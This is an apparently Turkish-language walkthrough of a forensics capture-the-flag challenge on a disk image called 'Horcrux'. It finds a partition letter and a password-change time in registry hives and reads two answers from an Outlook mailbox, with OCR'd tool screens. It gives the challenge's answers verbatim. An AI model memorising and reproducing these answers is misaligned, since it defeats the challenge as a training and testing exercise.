
11. There was a second partition on the drive. What is the letter assigned to it?

Sürücüde bir bölüm daha var diyor ona belirli değerler atanmış onu soruyor. Bunun için AccessData Registry Viewer'e geri döndüm. Maps ögesini genişlettim. MountedDevices ögesine döndüm ve DosDevices ibareleri arasında C, D tanıdık geldi(Yerel Disk isimleri) tanınmayan bileşen ismim A.




12. What is the answer to the question Company's manager asked Karen?

Şirket sorumlusu Karen'a bir soru sormuş bunun cevabı nedir diyor. Kernel OST Viewer'a geri döndüm Date/Time ögesine iki kez tıkladım ve gelen mailler arasında birinicisi silindiği için ikincisine tıkladım. Ardından aşağı indim ve cevabımı gördüm; TheCardCriesNoMore




13. What is the job position offered to Karen? (3 words, 2 spaces in between)


Karen'a sunulan iş teklifinde Karen'in hangi pozisyonda çalıştırılmak istendiğini soruyor. On ikinci sorudaki sekmeden ayrılmadım mail arasında gezerken cevabım: Cyber Security Analyst.




14. When was the admin user password last changed?

Cihaz yetkilisinin kullanıcı şifresinin son değişiklik yapıldığı tarihi soruyor. Bunun için ilk görseldeki adımları izledim ve SAM ibaremi dışarı çıkardım. Daha sonra SAM ibaremi Registry Viewer ile açtım. İkinci görselde yer alan adımları izledim. Admin Karen adlı kullanıcı idi buna tıklayınca Type ibaresinde 0x03E9 kısmını gördüm son 4 haremi ele alacağım yani 03E9. Yukarıda böyle bir nesne var son kısımda, altı çizili olarak belirttim. Altı çizili yere bir tık atıyorum burada yer alan ForcePasswordReset ibareme tıklıyorum sol alt köşede Last Password Change Time ögemin karşısında yazan cevabım; 03/21/2019 19:13:09



AccessData FTK Imager 4.5.0.3
File View Mode Help
Evidence Tree
Horcrux.ad1
Custom Content Image([Multi]) [AD1]
Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
[root]
Users
Windows
System32
config
Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]
File List
Name
ELAM
ELAM.FileSlack
ELAM.LOG1
ELAM.LOG1.FileSlack
ELAM.LOG2
ELAM{426bc134-a4f2-11e7-aa16-e41d2d...
ELAM{426bc134-a4f2-11e7-aa16-e41d2d...
ELAM{426bc134-a4f2-11e7-aa16-e41d2d...
SAM
SAM.FileSlack
SAM.LOG1
SAM.LOG2
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
Export Files...
Export File Hash List...
Add to Custom Content Image


AccessData Registry Viewer (Demo Mode) - [SAM]
File Edit Report View Window Help
SAM
SAM
Domains
Account
Aliases
Groups
Users
000001F4
000001F5
000001F7
000001F8
000003E9
Names
Administrator
DefaultAccount
Guest
Karen
WDAGUtilityAccount
Name
Type
Data
(default)
0x03E9
(value not set)



